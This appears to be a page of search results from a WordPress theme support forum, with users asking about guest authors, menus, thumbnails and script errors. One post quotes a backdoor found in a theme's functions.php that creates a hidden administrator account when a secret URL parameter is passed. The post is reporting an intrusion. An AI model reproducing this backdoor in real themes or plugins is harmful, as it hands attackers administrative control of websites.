No search results were found in Documentation!
 jjphmedia
Hey there,
I currently run the Gadgets Demo of Newspaper theme but have run into a few problems:
1. There seems to be some trace of LayerSlide WP from the theme (eventhough the plugin is deleted) and it is causing some errors with other plugins.
2. Guest authors using Co-author plugin. Can you please tell me where to paste the code for this plugin just for the Guest Author capability? I know the multi-author is a little more complicated but I just want to know how to integrate guest author just like any other author in theme. (where to paste the necessary code).
3. How do I update the theme without loosing all of the customizations on it? I read your tutorial but when using the envato market plugin it says the theme file already exists. Using ftp, I will loose all the customizations of the theme. Can you help?
 betweencarpools
1. Is there a way to put a colored box behind a specific cateogry that is on the main menu navigation? For example behind the SHOP page, we want a pinkbox.?
2. Do you know of an easy way to overwrite a guest author name, without adding the a user in backend.
3. Is there a way for users to save favorite posts? a my favorites page?
4. How can I change the social media icons on home page? I’d like to replace them with colors that match our theme.
 harshalone
Hi I am thinking to activate guest posting functionality on my blog. Is that possible without using any other plugins and just with newspaper 8 theme? if not which plugin you would suggest?
 Simion C.
 Hi,
If you need something more advanced than the theme login and registration
– https://forum.tagdiv.com/login-how-to-enable-user-registration/
You will probably need to search for plugins that can offer those options.
The theme uses the default WordPress user roles and capabilities
– https://codex.wordpress.org/Roles_and_Capabilities
You can the create the roles needed based on these specifications, and then the guests can create posts, edit posts, submit for review posts etc. based on their capabilities.
Thanks
 ToniRM
Hi all! 🙂
I’ve a problem whit my articles. I had an homepage made by Visual Composer and now i build a new homepage with tagDiv Composer. If I post a new article i see it in homepage only if I’m logged like admin, but if I do logout and become a guest I don’t see it anymore!
With Visual Composer homepage this doesn’t happen, i see the article like admin and guest.
Thank you,
Toni 🙂
 simchris
 I think there is a plugin out there for ‘guest posts’ with that kind of add-on.
Maybe Gravity Forms with their paid add-on?
 kevinang
Dear author,
I have been enjoying the theme very much so far. But there’s one problem: guest author.
My blog has many guest authors, and creating username for each is not feasible. I understand that ‘guest author’ feature is not within the theme, but I’d like to know if you could suggest some custom coding. No plugins have worked flawlessly, as many replaced the name of the author in a single post, but also replaced all author names one the sidebar, etc. Ideally, I’d like to keep using the User for some posts, and custom author for other. However, if it be easier to just remove the use of User and author box, for the sake of flexibility of custom authorship, I will be happy to do so.
Thank you!
K
 rdinardo
 Simion, Thanks for the instructions. I was able to use the Theme Panel to disable the author name across all blocks/modules. But how do I activate the author name for just one block only (block 21) so it features posts from our guest writers? Thanks, Robert
 thebackpackertravels
Hello
If you take a look at this page http://thebackpackertravels.com/581-2/
If you look at the images for each blog post, I think the best one to compare would be the ‘Guest Blogger’ image and then click through to open up the blog post, you will notice that the actual blog post feature image is bigger than the previous page.
The previous page images have seem to be cropped slightly (top and bottom). Is it possible to not to crop the thumbnails so they display the same as the actual featured image on the blog post?
I hope I’ve made sense! Thank you
 Meranda Devan

On my website I often feature guest writers who have lengthy BIOS. I have used the Star Box plug in because it allows me to copy in Html where I can space out the bio.
Here is an example.
http://whygodreallyexists.com/wp-content/uploads/2017/03/Star-Box.png

Here is how the themes bio shows up.
http://whygodreallyexists.com/wp-content/uploads/2017/03/Others.png
While this may look good for my profile…when I have very lengthy bio’s….the text runs together badly. How can I fix this? Right now I am seeing duplicate bios on my site. Perhaps removing the themes bio from the page? What do you suggest?
 hmader
Hello,
Normally, we don’t show the author’s box at the bottom of a post. Now, we want to do a op-ed section of our homepage, with some guest authors. So it would be nice to show the bios of the authors at bottom of these posts. They would all be part of a certain category. Is it possible to show the author bio only on certain categories?
kind regards,
Herwig
 Maui No Ka Oi Magazine
 Thanks for your reply. That setting is already checked on block 4 (on all blocks) to use thumbs. So that is not the problem. I did not change anything except the theme update and now the thumbnails are rendering wrong size. Would you like a guest login?
 mike6209
Hello,
I’m using Chrome Web Developer Tool
Find error in my website every posts:
User: Admin (Chrome Web Developer Tool)
Files: /wp-content/themes/Newspaper/js/tagdiv_theme.js?ver=7.6.1 at line 65
————-
Uncaught TypeError: Can not read property ‘init’ of undefined
At HTMLDocument.jQuery_ready (/wp-content/themes/Newspaper/js/tagdiv_theme.js?ver=7.6.1:65)
At i (/wp-includes/js/jquery/jquery.js?ver=1.12.4:2)
At Object.add [as done] (/wp-includes/js/jquery/jquery.js?ver=1.12.4:2)
At a.fn.init.n.fn.ready (/wp-includes/js/jquery/jquery.js?ver=1.12.4:2)
At /wp-content/themes/Newspaper/js/tagdiv_theme.js?ver=7.6.1:65
————-
User: guests (Chrome Web Developer Tool)
Files: /wp-content/themes/Newspaper/js/tagdiv_theme.js?ver=7.6.1 at line 65
————-
Uncaught TypeError: Can not read property ‘init’ of undefined
At HTMLDocument.jQuery_ready (tagdiv_theme.js? Ver = 7.6.1: 65)
At i (jquery.js? Ver = 1.12.4: 2)
At Object.add [as done] (jquery.js? Ver = 1.12.4: 2)
At a.fn.init.n.fn.ready (jquery.js? Ver = 1.12.4: 2)
At tagdiv_theme.js? Ver = 7.6.1: 65
JQuery_ready @ tagdiv_theme.js? Ver = 7.6.1: 65
I @ jquery.js? Ver = 1.12.4: 2
Add @ jquery.js? Ver = 1.12.4: 2
N.fn.ready @ jquery.js? Ver = 1.12.4: 2
(Anonymous) @ tagdiv_theme.js? Ver = 7.6.1: 65
————-
What does it mean?
How to repair
 tarunmeena
Hello Support,
We have a menu which list too many items and for same its not visible completely on computer screen and for same we want to divide menu into two columns instead of one.
Pls check # http://grbnnews.com/ and then check menu # Featured guests > Author list
Pls help us in fixing this issue.
Regards
Tarun
Simion C. Hi,
You can disable the register link in WordPress settings – http://screencast.com/t/gmsg03H3S Also you could hide the register link using css, with this code
.td-menu-login #register-link {

display:none;

}

.td-guest-wrap .td-menu-login span {

width:0!important;

}
Thanks
-
This reply was modified 9 years by Simion C..
 nkodgh
Most often, I will posting content on behalf of many random guest authors and I don’t see any value in creating separate author accounts because they are many/random and don’t need to login.
I prefer to use “Custom Fields” option to enter their name in the “author_alias” field.
How can I get the theme to display the alias as the author only if the alias exists, otherwise the actual author name will be displayed.
A friend got the solution below from developers a different theme…how can I implement something similar for Newsmag?
– Locate these 4 lines:
$author = sprintf( ‘%3$s‘,
esc_url( get_author_posts_url( get_the_author_meta( ‘ID’ ) ) ),
esc_attr( sprintf( __( ‘View all posts by %s’, ‘icefit’ ), get_the_author() ) ),
get_the_author() );
– Replace them with this:
$alias = get_post_meta ( get_the_id(), ‘author_alias’, true );
if ( ” != $alias):
$author = $alias;
else:
$author = sprintf( ‘%3$s‘,
esc_url( get_author_posts_url( get_the_author_meta( ‘ID’ ) ) ),
esc_attr( sprintf( __( ‘View all posts by %s’, ‘icefit’ ), get_the_author() ) ),
get_the_author() );
endif;
 DutchMedia
Hi There,
I’m running a guest author plugin, as my site will require a lot of different ‘once off’ authors. This is working really well on all article pages etc. however on some category pages, the authors are getting all messed up.
On this page for example: http://bordercafe.com.au/category/lifestyle/ the first two articles on the page are attributed to Kate, however she is not the author, either in the guest author plugin, or as a wordpress user. The only article on the entire site that should be attributed to her is the “Changing Hair Colours” one.
Not sure what is going on here, and some articles are appearing with different authors depending on which category page you are viewing. That said, the author is always correct when you view the article and read the authors details at the bottom.
Hoping you can help. Let me know if you need more info.
Thanks,
 Rafael
Hi!
My team and I would like to know if the TagDiv team is aware of or has already registered an occurrence of WP intrusion and malicious script insertion through the Newsmag theme.
And besides, we need help to solve this problem, because it occurred to us.
We detected in our WP blog a malicious script that executed the creation of a new user access level “administrator”.
Add_action ('wp_head', 'my_back');

Function my_back () {

    If ($ _GET ['back'] == '2b4f6tx4') {

        Require ('wp-includes / registration.php');

        If (! Username_exists ('mr_admin')) {

            $ User_id = wp_create_user ('guest', '2b4f6tx4');

            $ User = new WP_User ($ user_id);

            $ User-> set_role ('administrator');

        }

    }

}
This code has been inserted in wp-content/themes/Newsmag/functions.php.
There is no possibility of access not allowed via FTP. We already checked.
We found some mentions on the internet about this type of invasion using WordPress themes.
We have already removed the created user and are viewing the WP and theme files one by one to see if we find any more malicious scripts.
But we need help to block this kind of activity and avoid future problems.
Thank you very much!
Maui No Ka Oi Magazine Hi, I appreciate your response. I did some testing.
I put the Twenty Fifteen WP theme as active, and I cannot replicate the problem when that theme is on. So the password-protected login page does work with the default theme, and does not work when Newspaper (Child) theme is active currently.
My online research shows that the solution has been solved in the past by editing the functions file of the theme. I understand this may not be the same problem now, however logic indicates the theme seems to be causing the problem, so I still believe I need some help from you.
Can I provide you with guest login so you can recreate the problem and see that switching between child theme and default theme causes this password protected page to break: http://mauimagazine.net/digital-access/
(You will also need the password to the page to test it.)
Thank you.
 vachos
hi there,
i see the width of website is now: 1164px or something like this.
How can i make it smaller the hall website “boxed” to make my skin bigger for small screens?
i guest i need some like 1000px width.
thank for your time
vachos Yes my code is loal for now.
yes your code is work fine.
you guest fine i dont want artcile of main cateogry but from the first subcategory
Maui No Ka Oi MagazineHi, I’ve been using the free version of Relevanssi plugin to improve our website searches for users. Unfortunately, the plugin is causing a conflict with the Newspaper theme. I was curious if you can help resolve the issue, or if you suggest that I should submit a support ticket to Relevanssi plugin developer instead. I would be willing to buy the premium version of Relevanssi plugin to resolve the issue, but don’t want to invest in the cost if it will not work with Newspaper theme.
I got errors when trying to save these pages:
http://mauimagazine.net/maui-regions/
ERROR:
Warning: Cannot modify header information – headers already sent by (output started at /home/mauimagazine/public_html/wp-content/themes/Newspaper/includes/wp_booster/td_block.php:148) in/home/mauimagazine/public_html/wp-admin/post.php on line 197
Warning: Cannot modify header information – headers already sent by (output started at /home/mauimagazine/public_html/wp-content/themes/Newspaper/includes/wp_booster/td_block.php:148) in/home/mauimagazine/public_html/wp-includes/pluggable.php on line 1174
I can provide a guest login access for you to view the site from admin login.
Alternately, I am looking into switching to using a different plugin as the next option – https://wordpress.org/plugins/better-search/. Perhaps you know if this one is compatible with your theme?
Thank you for your time and help.
 kstockl
 Hi Catalin,
as I looked deeper now in the structure I discovered in mobile-menu.php the following Code:
<code> <!-- login section -->
        <?php if (td_util::get_option('tds_login_sign_in_widget') == 'show') { ?>
            <div class="td-menu-login-section">
                <?php
                if ( is_user_logged_in() ) {
                    locate_template('parts/logged.php', true);
                } else {
                    locate_template('parts/login.php', true);
                }
                ?>
            </div>
        <?php } ?>
I opened the File /parts/login.php an changed the code in following ways:
//if admin permits registration

$users_can_register_tab = '';
if ($users_can_register == 1) {
//add the Register tab to the modal window if Anyone can register chec
$users_can_register_tab = ' <span></span>' . __td('Join', TD_THEME_NAME) . '';
}
echo '
<div class="td-guest-wrap">
<div class="td-menu-avatar"><div class="td-avatar-container">' . get_avatar($current_user->ID, 80) . '</div></div>
<div class="td-menu-login">' . __td('Sign in', TD_THEME_NAME) . '' . $users_can_register_tab . '</div>
</div>
';
This seems to work in Mobile View. Instead of showing now the Login Tab a Link now redirects to my own Login Page. The same with Join Tab – A unregistered User is redirected to the Register Page.
Can you confirm that my changed Code in Theme is free from Error?
And last but not least in Mobile View there is another Link I discovered within Login. If an User is logged out and he has to be logged In to write a Comment the Login View opens in a Modal Window in Mobile View.
In which file an where to change this part of Code to get redirected to my own Login Page instead of opening a Modal Window for Login?
Thanks for your reply
Greets, Karl
 Saiyan
 I’ve Done That hehe.. 😉 using this code
//contributor

          global $post;

if ( user_can( $post->post_author, 'administrator' ) ) {

  echo 'Administrator';

} elseif ( user_can( $post->post_author, 'editor' ) ) {

  echo 'Editor';

} elseif ( user_can( $post->post_author, 'author' ) ) {

  echo 'Author';

} elseif ( user_can( $post->post_author, 'contributor' ) ) {

  echo 'Contributor';

} elseif ( user_can( $post->post_author, 'subscriber' ) ) {

  echo 'Subscriber';

} else {

  echo 'Guest';

}
and some extra css and the result is here > 
 hceliktas
I want to have author alias like Joomla do. Because i have guest writers and i don’t want to add them like author users. How can i manage this situation in wordpress. In customfields there is “author alias” I tried it but nothing changed. Can you help? Can it be done with code like if author alias custom field is full, article and visual composer show alias as author, if not user author.